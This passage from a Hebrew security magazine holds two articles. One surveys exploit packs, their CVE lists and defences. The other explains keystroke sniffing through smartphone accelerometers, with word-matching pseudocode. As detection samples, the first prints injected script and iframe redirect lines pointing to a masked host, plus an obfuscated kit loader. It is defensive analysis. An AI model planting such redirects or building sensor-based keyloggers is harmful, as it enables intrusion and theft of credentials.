- JNO (JS navigator Object Code) for Firefox - (CVE-2006-3677)
- MS06-006 Microsoft WMP Buffer Overflow for Firefox - (CVE-2006-0005)
- Font tags escape function Memory Corruption for Firefox - (CVE-2009-2477)
- Telnet URI Remote File overwrite for Opera - (CVE-2004-0473)
- PDF collab.getIcon Stack-based Buffer overflow for all browser - (CVE-2009-0927)
- PDF Util.Printf Stack-based Buffer overflow for all browser - (CVE-2008-2992)
- PDF collab.collectEmailInfo Multiple buffer overflows for all browser - (CVE-2007-5659)
- PDF Doc.media.newPlayer Use-after-free for all browser - (CVE-2009-4324)
- Java calendar (ZoneInfo Untrusted applets) for all browser - (CVE-2008-5353)

[הרשימה במקור: http://malwareint.blogspot.com/2010/01/state-of-art-in-eleonore-exploit-pack.html]

קיימות גם ערכות המיועדות לתקוף מערכות הפעלה ספציפיות (קל לנחש איזו מטרה היא הפופולארית ביותר...), כמו הערכה "Bleeding Life", של Black Hat Academy, שיועדה לתקיפת דפדפנים הרצים על מערכת ההפעלה Windows. היא כוללת שישה מימושים שונים, 4 לחולשות הקיימות בתוספים של Adobe ועוד 2 לחולשות בתוספי Java, החולשות הן:

- PDF Util.Printf Stack-based Buffer overflow - (CVE-2008-2992)
- PDF authplay.dll and AVM2 newfunction instruction Memory Corruption - (CVE-2010-1297)
- PDF authplay.dll unspecified vectors Memory Corruption - (CVE-2010-2884)
- PDF Exploit - LibTIFF Integer Overflow - (CVE-2010-0188)
- JAVA GM_Song structure uncontrolled array index Remote Code Execution - (CVE-2010-0842)
- JAVA "Unspecified vulnerability" in the New Java Plug-in component - (CVE-2010-3552)

כמו שניתן לראות, הערכות לא כוללות מספר מימושים רב של חולשות, והן גם לא אמורות לכלול זאת. המטרה היא לכלול את החולשות החזקות והעדכניות ביותר בכל גרסא בגרסא - כי סביר להניח שאם הותקן עדכון מסויים במערכת, גם העדכונים שקדמו לו הותקנו, במידה ונמצאה חולשה בדפדפן מסויים, אשר תקפה למספר גרסאות שונות ובכל גרסא יש צורך לממש את הניצול באופן שונה, יהיה ניתן למצוא מספר גרסאות מימוש לחולשה.

שלב רביעי - ה-Payload:

בסופו של דבר המטרה מאחורי אותן הערכות על כל המימושים שלהן היא להריץ את ה-Payload של וקטור התקיפה על כמה שיותר קורבנות. ה-Payload הוא בדרך כלל בינארי של Botnet כזה או אחר, ניתן לראות Payloads של ZeuS, SpyEye, BredoLab, Mariposa ועוד רבים. מרגע שהקורבן נכנס לאתר עם התוכן הזדוני (לדוגמא: כניראה לאתר תמים אשר נפרץ והושתל בו קוד זדוני) ועד הרצת ה-Payload על מחשבו- לא צריכות לעבור יותר ממספר שניות, ומרגע זה- הוא יתפקד כזומבי לכל דבר. את ה-Botnets רוכשים בדרך כלל בנפרד מה-Exploit Pack, ומקנפגים בנפרד.

התמודדות

כמו שניתן להבין, מדובר תעשיה גדולה מאוד ובאיום לא קטן כלל, רשויות החוק, ארגוני אינטרנט או תוכנה גדולים, חברות אבטחת מידע וחוקרי אבטחת מידע פרטיים מנסים הרבה זמן להלחם בתופעה. כיום לא קיים פתרון "קסם" ובדרך כלל הפתרונות לכל מקרה הוא נקודתי. אם מדובר בחקירה של ה-Botnet והחתמתו, או בנסיון לאתר את שרתי ה-C&C והשבתתם או כמובן- לנסות לאתר את השרתים עליהם מאוחסנות ה-Exploit Pack והסרתם משם. לא נכנס ונפרט על כלל התהליכים הנעשים אך נגע בתהליכים הקשורים ל-Exploit Packs. אז, כיצד ניתן לעצור את האיום הזה דרך הפגיעה באותן הערכות? קיימות מספר דרכים, נתחיל כאן דווקא מהסוף:

החתמת ה-Payloads:

בסופו של דבר, לא מדובר ביותר מתולעת / וירוס / Rootkit כזה או אחר, חברות האנטי-וירוסים עובדות קשה בכדי לאתר ולחתום אותם, על ידי חקירה של הבינארי עצמו ניתן לבנות חתימה שבעזרתה יהיה ניתן לאתר מחשבים נגועים ולנקות אותם. **מדובר בפתרון נקודתי בלבד**- שהרי החולשה דרכה המחשב נפרץ לראשונה עדיין קיימת, ובעזרת שינוי של המאפיין החתום בבינארי - יהיה ניתן לעדכן את ה-Payloads בכל ה-Exploit Kits ובפעם הבאה שהמשתמש יכנס לאתר הנגוע- הוא יודבק שנית.

עדכון נקודות הכשל בדפדפן:

במידה ואותר השרת עליו יושבת ה-Exploit-Pack ניתן לחקור את החולשות בהן וקטורי התקיפה משתמשים. לחברות כגון Microsoft או Google קיימות מחלקות שלמות שזהו תפקידן- לאתר חולשות שבהן נעשה שימוש "In-The-Wild", להגדיר אותן, לנסות לאתר את מקורן ולשחרר עדכון שימנע את הניצול בעתיד. מדובר בפתרון הרבה פחות נקודתי, ובשילובו עם ניקוי המחשבים הנגועים אפשר להכאיב קשה לתעשיה הנ"ל, אך במציאות נמצאות עוד ועוד חולשות, כך שבמידה ותוקנה חולשה אחת על ידי ה-Vendor, אותם אירגונים משלמים כסף נוסף- רוכשים חולשות חדשות, מכניסים אותן ל-Exploit Pack וממשיכים להגדיל את צבא הזומבים שלהם.

החתמת וקטורי התקיפה:

בנוסף לחקירת הבינארים עצמם, חברות האנטי-וירוס עושות ימים כלילות בכדי לאתר עוד ועוד Exploit Packs וניסיון להבין כיצד להחתים את מנגנוני ה-Obfuscation. לדוגמא, במידה ובכדי להפנות גולשים ל-Exploit Pack מסויימת, יש להכניס שורת קוד כגון:

```
<script src="http://******/a.php?p=1241232451235123657445">
```

או:

```
<iframe src="http://******/in.php?a=QQkFBg0DBwYNAwwFEkcJBQcEAQINDQcGAw==">
```

לאתר הפרוץ, ובפרמטר ה-"src" מוכנסת כתובת שניתן לחתום (אם ע"י שימוש במאגרי ה-Safe Browsing ואם ע"י החתמת מאפיינים שונים בשורת הכתובת) ניתן להתריע על נסיון ההפנייה הזדוני, ולחסום אותו בעזרת רכיבי "Web-Shield" שמובנים ברכיבי האנטי-וירוס השונים. כיום רכיבים אלה עדיין לא מפותחים מספיק ומנגנוני ההחתמה לא מספיק ספציפיים ובמקרים רבים ניתן לצפות ב-False Positive על מנגנוני פרסומות (שעושים שימוש באלמנטים זהים פחות או יותר בכדי להציג פרסומות), אך הרעיון הכללי הוא רעיון טוב ובעזרת פתרונות כאלו, גם אם בוצעה גלישה לאתר נגוע, עם דפדפן פגיע - ניתן יהיה לעצור את המתקפה.

כמובן שכותבי אותן ה-Exploit Pack לא עושים את החיים קלים ומנסים ליצור כתובות שיהיה ניתן לחתום אותן כמה שפחות (כגון מספר כתובות ושימוש בשמות משתנים רנדומאלים) ווקטורי תקיפה שישתנו בעת תקיפה לתקיפה (כגון שימוש במספר וקטורים שונים להרצת אותו האקספלויט).

זיהוי הערכות על השרתים:

כיוון נוסף שניתן לתקוף את האיום הנ"ל הוא בעזרת זיהוי הערכות על השרתים ודיווח לחברות המספקות את אותם שטחי האחסון, אם בעזרת **סריקה חיצונית** ואם בעזרת **סריקה מקומית**.

סריקה חיצונית מתבצעת לרב על-ידי חברות האנטי-וירוס והיא פשוט שימוש ברכיבי Crawling שונים וניסיון לאיתור כתובות / תבניות או עמודים המוכרים כחלק מאותן ערכות- ובמידה ונמצאו כתובות כאלה, איתור ודיווח על כך לחברה המאחסנת את אותה הערכה וכך להגיע להסרתה.

סריקה מקומית נעשת על ידי החברה המספקת את שירותי האיחסון- על ידי שימוש בתוכנות אנטי וירוס וקריאה בתוכן הקבצים עצמן (דבר שאינו אפשרי בעת ביצוע סריקה חיצונית) תוך כדי ניסיון לאיתור פקודות או מנגנוני ה-Obfuscation.

לדוגמא: עמודים רבים של Blackhole Exploit Kit ושל CRiMEPACK מתחילים בסיגנון הנ"ל:

```
<?php //003ab
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr(php_uname
(),0,3));$__ln='ioncube_loader_'.$__oc.'_'.substr(phpversion(),0,3).((
$__oc=='win')?'.dll':'.so');@dl($__ln);if(function_exists('_il_exec')){
return _il_exec();}$__ln='/ioncube/'.$__ln;$__oid=$__id=realpath(ini_get(
'extension_dir'));$__here=dirname(__FILE__);if(strlen($__id)>1&&$__id[1
]==':'){$__id=str_replace('\\','/',substr($__id,2));$__here=str_replace(
'\\','/',substr($__here,2));}$__rd=str_repeat('/..',substr_count($__id,
'/')).$__here.'/';$__i=strlen($__rd);while($__i--){if($__rd[$__i]=='/'){
$__lp=substr($__rd,0,$__i).$__ln;if(file_exists($__oid.$__lp)){$__ln=
$__lp;break;}}}@dl($__ln);}else{die('The file '.__FILE__." is
corrupted.\n");}if(function_exists('_il_exec')){return _il_exec();}echo(
'Site error: the file <b>'.__FILE__.'</b> requires the ionCube PHP
Loader '.basename($__ln).' to be installed by the site administrator.');
exit(199);
?>
```

ורק לאחר מכן מגיע תוכן העמוד תחת אובפוסקציה:

```
4+oV50Cv+zl1gjySBVnk+4bgcX8j1LunG17MCKowezYsZDzVnTteoyphabJRRX9YNsIVwc9BCK9i
jfxoVqBzEjSWsmGUTdrYNR3d8ZUzGmITcXrew82CIFIPS34LV1/0mRnoc5CU1k5WTPjkczSQu92G
607Yj6t1rAsEprLy4B48WNUmNUFhgLn3Rq/QuQsZrS7ohe1e4iFmxdbh/GeWcYPGBgMjA8XD+Eq4
KJc6mmZygv7mgjAEvgGHQqQGugo0x29SymRMrPoOl/tjwzPO94PnwGDk4bLy/RETpcmiDh4vh9o7
5vujxqzCu5sSWcsQflK1xaNszff/PY2jxds0RBbql/wF21DkBzkcuBbuZLXMiAIShcZJtRK/g+p4
CY4FXtsmEtULd6jdyr9JWcIL6jaOjTqfIm96ySnZB5OJsc3dCFuddgUSWKEidAlRcx7bYHMh2eVn
unpJmGXq/sMP9Y7CfuxOitIvvXvoBON72N9Dd1wFuRcK329EJLpzdIge/gf4HkUTSP30MskNATBl
a1+zExnxjqxDdRD8rtMu8ul3xnxMUNa4IuG5gukBzSrM3feI+jrD5CpxQQyi4XN6ejL2ECNNTDXS
ln04TgUc10xJtCXkuo2TQgNCIgHWpIKVfx0wQGsh+mxl1I8+3VrW0nDstwdqtpRd6CD72o3cNyiH
v1sqk45FzQ1+dydjpyx+jHVKb5w4AFKu/QAwrfitvhsIMwum+aPtOXND/lLhIvUR9bbzyKB8y+zT
zyIbPf7cLseR8UPeAHbd8npPdUdsGdoZ8exEyhP3tAk4XLj2WQLWXyFNLXX2dOe2D3eFCGgCveao
0QD0+oRsm2Wq4IatbJ16GrglIb56JJuu7965LUPkjRYDxynr/FUy1JKmJz4/azrM3MdGhyndfe4m
5h1HcKR5nbxFSfQQK9lSdJL3RO6prIVkyHXX+235tzqCss7+33OINWMjiklfWNm6n3FmLzqY5m0l
hRuImDA5uPL6LAFxFrMiGrkKKr9ULisZigdh/uQXrraE7rPXElobXJG4sDiPftTEt04B0pkwR0VW
jqWBhU0C5TpLnAJaELGJtMCjITz0wEB7IGZuJtoz9zuULg7EEQJ2bIFNpG+u1crtfHPJnAnwbIja
5jNwfX2ZxUYZYfhLNqdm7ZYFRudkfoR6lf3LY9oAxxzaXG5SdJQc3axyAt0NS/8HVmrCODSZ/WUW
gdoYIpL9kG/yiLf3b2rUDVgnX/sFEumHp0kIDon/JWPFRuBE+q3Ht0PapGrlcJc8k6wdiky/38Fk
1jH5RGdJOC1R30NLuHvQuThBrmKV9GKL6VUyur1Lr68GJ/qZnGSPxKbuM7kuB9eREn93LYmrUOUa
MREJskyOvbP49SHaEoOqezHEbYMuaBjRWRwei/aAB6+B0vLK+JIBDFRMn5Z+TMWQRANfkWJRwaIa
2bPE7HPZEWN/wqPvu4jr4H71wXQxLv0cw3b3sfPQgkGZl+I8qjIsPZPbq7sblASaeVSe7gNOMRXM
lRObf028iMA3jqL0rkODassSHYtSIiQxMWEvRJ8drm9Fo5bXDsAKAEhXYxmP9ktsm5+s82ukbwB9
3WAS8SDEzVuvxd73kep7GtP+reLx3OEOymGXy4eYK2qaw+pTsjymrwS9mAEfQfyAGc/el16Q12ne
ZXsoMoxECtQcOLt+jvE6020VWHTgWG59f8q/EfACCGoZTZ6JHPGee+HIg+Ol6rPZbp15Cue16LDo
u1dqmHZ94O174vW8UnAnqBaXTrsH6t1GSTxM0LwaXXCpsuOew8bv9NN/Hz8cC6GbJUouiW9o4uAV
oZqAMoEypAeFTOg9mB0RlO648lgFyWwU/2ymn7Y/Wl4aXhTYOG4/LASX/AB+NRB8QtcRlJFd/xrg
C7HMIsn1sg/XTXTNDWU4kB1LY8J/IN8BR1aN6M4wJAevR+miiJ/WVUZRAs8YNrG/YCmwJJTjuDC9
pjEkQ9182N7hzbRlqkmByaRViXRpkdLzWGth6EdNtmb+6twp91ejfsLrauVkW7cumU8NwZxLcU/4
IjkyLDjb+LkHOprALzPGzY9op7tVox4rf5MNIjX64UzuFb9HWN1W9HFJPomvsOL5YdJ0y7tshMO2
zt0ZBROfGhRYekNHFl+LWwRt0ufKNcYVHcZ2aYpOkMxeiTtwJoL/hGQTcJSRH3Olm8qmeybYrtMM
yMuZXOPGwOipBPk+jfdbOqvojUr8QsQ8BzqKTOV8MyOcPpOjpRMSjKfy/WSJbvLoU6yW+2tT0tcV
```

כאשר הערכה מגיעה כך, סריקה של הקובץ בכדי לאתר פונקציות PHP "מועדות" תהיה כמעט ולא יעילה, הקוד עצמו נשאר לא קריא בדיסק ורק בזכרון של השרת מתפענח, כך שכל עוד מתבצעת סריקה סטטית של הקובץ על ידי תוכנת האנטי-וירוס הסיכוי לאיתור אפסי וחובה ליצור חתימה ייחודית לכל Exploit-Kit.

אולם, לאחר יצירת החתימה- איתור הקבצים הנ"ל יהיו מלאכה פשוטה, אומנם, אין אפשרות לחתום את ה-DATA, אבל את ה-"Decoder" (או ה-"Loader") לא תהיה בעיה לחתום- וכך לאתר את הערכה על שטח האחסון.

במקרים רבים הדבר אכן עוזר, אך ישנן חברות אחסון (בדרך כלל במדינות כגון רוסיה, סין ומדינות דרום אמריקה) אשר בכוונה תחילה מיעדות את ערכות אחסון שלהם לארגונים המבצעים שימוש בשירותיה לצרכים בעלי אופי כזה ודומה- שלא יתקינו תוכנות "שמסכנות" את אותן הערכות, ובמידה וחברה כזאת או אחרת תפנה אליהם, ותדווח להם שמסריקה חיצונית נמצאו עדויות לכך שמדומיין מסויים מתבצעת פעילות שאינה חוקית- הן יעשו את המאמצים הגדולים ביותר להקשות על אותו גורם במהלך החקירה ולטרפד את סגירת החשבון.

סיכום

לפי איך שזה נראה "ערכות פריצה" או Exploits Packs ישארו כאן הרבה מאוד זמן, בייחוד מפני שהן מכניסות הרבה כסף לארגוני פשיעה בעולם. כמו שראינו, עדיין אין פתרון חד משמעי לגביהן.
רשויות החוק בעולם, בעזרת חברות אבטחת מידע שונות עושות הרבה מאוד בכדי לעצור את ארגוני הפשיעה באינטרנט, אך עד שהאינטרנט יהיה מקום בטוח לגלישה- חשוב מאוד לגלוש באופן מושכל, להיות חשדניים ולא לבטוח בשום דבר שזז ☺

ביבילוגרפיה / קריאה נוספת

http://www.m86security.com/documents/pdfs/security_labs/m86_web_exploits_report.pdf

http://labs.m86security.com/2011/01/shedding-light-on-the-neosploit-exploit-kit/

http://www.kahusecurity.com/2011/reversing-the-incognito-exploit-kit/

http://en.wikipedia.org/wiki/MPack_(software)

https://blog.avast.com/2009/08/12/exploit-pack-as-the-way-to-infect/

http://mipistus.blogspot.com/2010/09/phoenix-exploits-kit-v21-inside.html

http://mipistus.blogspot.com/2010/10/phoenix-exploits-kit-v23-inside.html

http://malwareint.blogspot.com/2011/10/inside-phoenix-exploits-kit-28-mini.html

http://malwareint.blogspot.com/2009/12/siberia-exploit-pack-another-package-of.html

http://malwareint.blogspot.com/2009/11/justexploit-new-exploit-kit-that-uses.html

http://malwareint.blogspot.com/2010/01/state-of-art-in-eleonore-exploit-pack.html

http://bl4cksecurity.blogspot.com/2009/02/ms09-002-cve-2009-0075-analysis.html

http://cve.mitre.org/

http://www.exploitsearch.net

ציתות למקלדת ע"י חיישנים של טלפונים חכמים

מאת: שלמה יונה

מבוא

דרך קלה לאסוף מידע רגיש ממערכות מחשב היא באמצעות ריגול אחרי אמצעי קלט. למשל, צפייה במקלדת בעת שמקלידים עליה יכולה להניב את רצף התווים שהוקלדו ומכאן לטקסט שהוקלד ואולי אפילו לפעולות שונות שבוצעו. אפשר לצלם מקלדת של אדם שמקליד (למשל סיסמה בכספומט או בעת גישה למשאב מוגן אחר כלשהו במערכת מחשב). אפשר גם להטמין תוכנה שאוספת את הארועים מאמצעי הקלט, כמו עכבר ומקלדת שבעצם מקליטה את התוים שהוקלדו (ואולי גם פעולות עכבר). שלומי נרקולייב הציג בגליון 10 שיטה לאיסוף כזה של התוים שהוקלדו ושל פעולות העכבר באמצעות אתר אינטרנט. בכל אלה לא נעסוק במאמר זה. תחת זאת נבחן גישה אחרת שאותה נתאר באמצעות התרחיש הבא:

דמיינו לעצמכם שבשעה שאתם עובדים על המחשב ניגש אליכם אדם ששואל אתכם שאלה או שנמצא בקרבת שולחן העבודה שלכם. אתם עירניים מאוד ואפילו מספיקים להאפיל את המסך ולנעול אותו או אפילו את החשבון שלכם לפני שהאדם מתקרב. נפלא. הוא נעצר לידכם נשען על שולחן העבודה ומניח את הטלפון הנייד שלו תוך כדי כך. הוא משוחח עמכם ואגב כך מסתובב ומחליף מילה עם אדם שעובד בסמוך אליכם ואז עוזב. אתם כבר איבדתם קשב כי כל מה שעניין אותכם זה שהוא עזב ושאתם יכולים לחזור לעבודתכם. בשלב הבא אתם מקישים את הסיסמה כדי לגשת לחשבון או כדי להסיר את הנעילה מהמסך וממשיכים בשלכם. לא הבחנתם שהנייד של האדם נשאר אי שם על שולחן העבודה שלכם, או שהבחנתם וחשבתם שתשיבו לו אותו אחר כך כשתקומו ממקומכם. בכך הזמן שאתם עובדים על המחשב והטלפון הזה נמצא על שולחן העבודה שלכם המכשיר מקליט את הקשות המקלדת שלכם ואולי אפילו משדר את המידע בזמן אמת דרך אינטרנט אלחוטי או אמצעי דומה.

עכשיו חשבו שמישהו מצליח להכניס קוד כזה לאפליקציות שמורידים לטלפונים החכמים. הרשאות שימוש בחיישנים אינרטיים[2] קל לנו מאוד לתת כי איך כבר יכולים להזיק לנו עם חיישן אינרטי?

הנה תרחיש שבוודאי חוזר על עצמו בכל משרד בכל מקום בעולם כל הזמן: אתה מתיישב לעבודה על המחשב שלך ומניח את הטלפון החכם שלך לצידך על שולחן העבודה ומתחיל בעבודה. ומה אם קוד זדוני שמותקן בטלפון החכם מקליט באופן מתוחכם את הקשות המקלדת?
איך זה עובד? איך עושים את זה? מי עשה את זה כבר? איך להתגונן מפני זה? מה הלקחים? בשאלות אלה נעסוק במאמר זה.

וקטור ההתקפה

משתמש בטלפון חכם מתומרן להוריד אפליקציה שאינה דורשת שימוש בהרשאות מחשידות. משעה שהותקנה ועובדת התוכנה מנסה לזהות שהמכשיר נייח, ואז מתחילה בניסיונות לזיהוי הקשות על מקלדת ובאיסוף ו/או בשידור המידע שזוהה.

מי כבר עשה את זה? מה החידוש?

מתברר שבאמצעות חיישנים אינרטיים: מד-תאוצה (אקסלרומטר) ומד-מהירות-זויתית (ג'יירוסקופ) שקיימים בטלפונים חכמים רבים (באייפון כבר מגרסה 4 יש בנוסף למד התאוצה גם מד מהירות זויתית, באנדרואיד יש כאלה למשל בסמסונג IIs). ניתן להסיק מתוך התנודות, שיוצרות האצבעות שלנו שמקלידות על המקלדת ועוברות גם לשולחן העבודה ונקלטות בחיישני המכשיר, מה הקלדנו. כל מקש שעליו אנחנו לוחצים. מתברר שאפשר להסיק בדיוק של כ-80% (זאת אומרת בממוצע להסיק נכון 8 מתוך כל 10) תוים. בעבר כבר ביצעו ציתות להקשות במקלדת באמצעות מיקרופון. השימוש בחיישנים אינרטיים לצורך הציתות מנצל את אותם העקרונות. המיקרופון רגיש בהרבה מהחיישנים האינרטיים ובנוסף גם תדירות הדגימה גבוהה באופן ניכר: 44.1 קילוהרץ למיקרופון בטלפון חכם (במקרים מסויימים אפילו בקצב של 2.5 ג'יגה-הרץ) לעומת כ-100 דגימות בשנייה בחיישנים האינרטיים של המכשיר. הרשאות על שימוש במיקרופון שמתבקשות בעת התקנת האפליקציה כנראה ירימו דגל אדום אצל משתמשים זהירים וחשדניים, שהרי התקפות באמצעות הקלטת שמע ידועות ומפורסמות כבר ממזמן - אבל מי מפחד מהתקפה באמצעות מד-תאוצה וג'יירוסקופ? מסתבר שאפילו ברוב המקרים אין מבקשים אישור המשתמש כדי להרשות לאפליקצייה לגשת למידע מהחיישנים הללו.

יש לא מעט דוגמאות קודמות מהעבר שעשו דברים דומים באמצעים אחרים, אולי אחד המגניבים ביותר שעשו בעבר זה לצותת להקשות מקלדת באמצעות לייזרים וולטמטרים [4].

איך עושים את זה?

משתמשים בתנודות שנקלטות בחיישן התאוצה, האקסלרומטר. מתברר שיש קושי רב בזיהוי מדוייק. כשמצרפים גם את הפלט ממד המהירות הזוויתית, הג'ירוסקופ, ניתן להעלות את רמת הוודאות עוד יותר ולהגיע לדיוק סביר. הצד השלילי עם חיישנים אלה הוא שיש להם בעיות קשות עם דיוק ועם רעש. הצד החיובי הוא שהבעיות שלהן בתחומים שונים ולכן ניתן לפצות על חולשות של חיישן מסוג אחד עם החוזקות של החיישן מהסוג השני ולהיפך. למתעניינים ביישומים מגוונים של שימוש בשילוש של אקסלרומטר (3 צירים), ג'יירוסקופ (3 צירים) ומצפן (3 צירים) מומלץ לצפות בשיחה טכנית בגוגל של דיויד זאקס מאינוונסנס[3].

התרגום מפלט החיישנים בתגובה לתנודות לתווים וברמה גבוהה יותר למילים ולטקסט נעשה בשיטות הסתברותיות באמצעות מודל סטטיסטי של זוגות של הקשות. בעוד שזיהוי ברמת וודאות סבירה של מקש בודד הוא בהסתברות נמוכה, ההסתברות לזיהוי של צמדי הקשות מקשים מתוך המידע הוא גבוה באופן משמעותי ומביא לזיהוי ברמת ודאות סבירה. עבור כל צמד הקשות המודל מנבא האם מדובר ב-צד ימין של המקלדת לעומת צד שמאל של המקלדת, והאם המקשים קרובים זה לזה או רחוקים זה מזה. בניבוי הזה המערכת משתמשת לצורך חיפוש במילון שבו כל מילה מיוצגת על ידי רצף דומה של מאפיינים, האם האותיות הן "ימין" או "שמאל" והאם הן "קרובות" או "רחוקות" על מקלדת תקנית בפריסת QWERTY. הניבוי אמין עבור מילים שאורכן לפחות 3 תווים ושקיימות במילון. עבור מילון שבו מיוצגות חמישים ושמונה אלף מילים ההסתברות למציאת מילה במילון כך שהמילה גם נכונה היא 80%.

כדי לממש זאת, השתמשו בדגימת הנתונים מהחיישנים (אפשר בקלות לחפש בגוגל קוד ולמצוא), מהאותות הגולמיים שנשמרים מחשבים כמה ערכים מספריים חדשים כדי לשקף תכונות שונות של המידע ושל צירופים של המידע מהחיישנים. למעשה, עבור כל הקשת מקלדת (משך לחיצה בממוצע, אגב הוא כעשירית השנייה) הוא אוסף סדור של הערכים הבאים שמוסקים מתוך ערכי האקסלרומטר בשלושה צירים: mean, kurtosis, variance, min, max, energy, rms, mfccs, ffts. לפי הסדר מדובר ב-ממוצע (תוחלת), גבנוניות, שונות, ערך מינימום, ערך מקסימום, אנרגיה, שורש ממוצע הריבועים, ספסטרום תדירות מל, התמרת פורייה מהירה. בנתונים הללו משתמשים באלגוריתמי למידה כדי לתייג את הקידוד (ימין / שמאל / קרוב / רחוק). ולבסוף מאמנים מודל לחיזוי זוגות של אותיות בהנתן האותות המתוייגים. למתעניינים בלמידת מכונה אני ממליץ על קורס המבוא המקוון של אוניברסיטת סטנפורד בנושא[5].

מה שנותר זה להסיק את המילים בהינתן רצפים של זוגות אותיות משוערות. את זה עושים באמצעות שימוש במודל המילים המשוער (תוצר של עוד למידת מכונה) באורך n-1 כאשר לכל מילה במילון שאורכה n. אלגוריתם התאמת המילים מרצפי זוגות ניבויי האותיות מוצג בתרשים.

המילים במילון שקיבלו עתה ציון לפי סבירות שמישותן על פי קלט רצפי זוגות האותיות ממויינות לפי הציון מהגבוה לנמוך.

Algorithm 1 Word matcher scoring

```
1:  curScore = 0
2:  for all words in dic of len(n) do
3:      for i = 0 to 2 do
4:          if dic.word.profile[i] = prediction.profile[i]
            then
5:              if dic.word.profile[i] = L or
                dic.word.profile[i] = R then
6:                  curScore++
7:              else if dic.word.profile[i] = N or
                dic.word.profile[i] = F then
8:                  curScore++
9:              end if
10:         end if
11:     end for
12: end for
13: return curScore
```

[אלגוריתם התאמת המילים בו נעשה השימוש]

חשוב לציין כי בתצורת המימוש הנוכחית, יש מספר אילוצים שחייבים לעבוד בהם, ואלו הם:

- ניתן לקלוט את הקלדות המקלדת אך ורק ממרחק של לא יותר מ-8 ס"מ.
- ניתן לבצע זאת רק על שולחן מעץ.
- ניתן לבצע זאת רק בסביבה מבוקרת (לא מדברים תו"כ, לא מתעסקים עם השולחן, אין מוסיקה בחדר וכו').
- על הטלפון החכם להיות רק בצידה השמאלי של המקלדת.

חשוב להבין כי מגבלות כאלה אינן יהיו קיימות לאורך זמן וברור כי ניתן התגבר עליהן, מגבלות אלו קיימות אך ורק מפני שמדובר בהוכחת יכולת, אופן המימוש וקריאת המידע מהחיישנים הוא הגורם לכך, ומי שיהיה מעוניין לבצע זאת בכדי להשיג מטרות זדוניות- יוכל לממש את המודל באופן מושלם יותר שיסבול מאילוצים הרבה פחות קשיחים.


לדוגמה:

אם אקליד את המילה password האפליקציה תסווג את הקשות המקלדת באופן הבא: צמד התוים pa יזוהה כ-ימין-שמאל-רחוק, צמד התוים as כ-שמאל-שמאל-קרוב, צמד התוים ss כ-שמאל-שמאל-קרוב, הצמד sw כ-שמאל-שמאל-קרוב, ה-wo כ-שמאל-ימין-רחוק, ה-or כ-ימין-שמאל-רחוק ואת צמד התוים rd כ-שמאל-שמאל-קרוב. אם נקודד בקצרה נקבל (ימין-R, שמאל-L, קרוב-N, רחוק-F):

```
RLF-LLN-LLN-LLN-LRF-RLF-LLN
```

את הרצף הזה אפשר לנסות ולאתר במילון שמיוצג לפי אותה שיטת קידוד. ננסה דוגמה נוספת, המילה canoe. את המילה נפרק לצמדים: C-A, A-N, N-O and O-E. את הצמדים הללו נקודד ונקבל:

```
LLN-LRF-RRF-RLF
```



[תרשים זרימה של אלגוריתם התאמת המילים למילת הקלט "canoe"]

מתרשים הזרימה ניתן להתרשם מזרימת המידע ומהייצוגים השונים עד אשר משודרת המילה canoe מהתוכנה שבטלפון החכם.

כמה חמור האיום? ואיך מתגוננים מפניו?

לעת עתה השיטה יעילה כל עוד המכשיר קרוב למקלדת כ-8 ס"מ, כך שווידוא שאין טלפון חכם במרחק שכזה מהמקלדת כנראה יספיק, קל וחומר אם הטלפון נשאר בתיק, במגירה או בכיס. עדכון מדיניות האבטחה בעת התקנה של אפליקציות כך שתידרש התרת הרשאה גם לשימוש בחיישנים אינרטיים, לכל הפחות לטובת שימוש בתדירות דגימה מגובה מסויים.

באייפון, כזה שלא "שופר" באופן שמבטל את האחריות (והמבין יבין...), קשה מאוד עד לא ניתן לאפשר דגימה ושימוש בחיישנים עבור אפליקציה שרצה ברקע. באנדרואיד, זה לא המקרה שם- זה אפשרי ודיי בקלות.

המילון שנבנה הוא לאנגלית - טרם בנו אחד לעברית או לשפות "נידחות" אחרות. אמנם אין מפריע לבנות מילון שכזה לעברית, אולם יידרשו יותר משאבים לשם כך, בגלל טבעה של המורפולוגיה העברית שמאפשרת הרבה הרבה יותר נטיות וגזירות של מילים מכל שורש ותבנית (או ערך מילוני) מאשר באנגלית[6]. כמובן, שזאת אינה נחמה למי שממילא רובו ככולו של המידע הרגיש שלו הוא באנגלית.

מוסר השכל

אפשר לנסות ולהתמודד עם הגנות קריפטוגרפיות מסובכות ועם מערכות הגנה מורכבות כדי לפרוץ סיסמאות וכדי לגנוב מידע רגיש, אבל קל הרבה יותר ופשוט לעקוף את הסיבוך לגישות אחרות נטולות סיבוך מתמטי שמשתמשות בהתנהגות אנושית צפויה.

על המחבר

שלמה יונה מפתח אלגוריתמים ובשעות הפנאי עוסק בחינוך מתמטי. בנוסף, שלמה מריץ את הבלוג:
http://shlomoyona.blogspot.com

קריאה נוספת

[1] המאמר המלא:

Philip Marquardt, Arunabh Verma, Henry Carter, and Patrick Traynor. 2011. (sp)iPhone: decoding vibrations from nearby keyboards using mobile phone accelerometers. In Proceedings of the 18th ACM conference on Computer and communications security (CCS '11). ACM, New York, NY, USA, 551-562. DOI=10.1145/2046707.2046771 http://doi.acm.org/10.1145/2046707.2046771

[2] על מערכות ניווט אינרציאליות (מתוך ויקיפדיה בעברית)

[3] שיחה טכנית בגוגל של דיויד זאקס מאינוונסנס על SensorFusion

[4] ציתות למקלדת באמצעות לייזרים וולטמטרים:

A. Barisani and D. Bianco. Sniffing Keystrokes With Lasers and Voltmeters. In Proceedings of Black Hat USA, 2009.

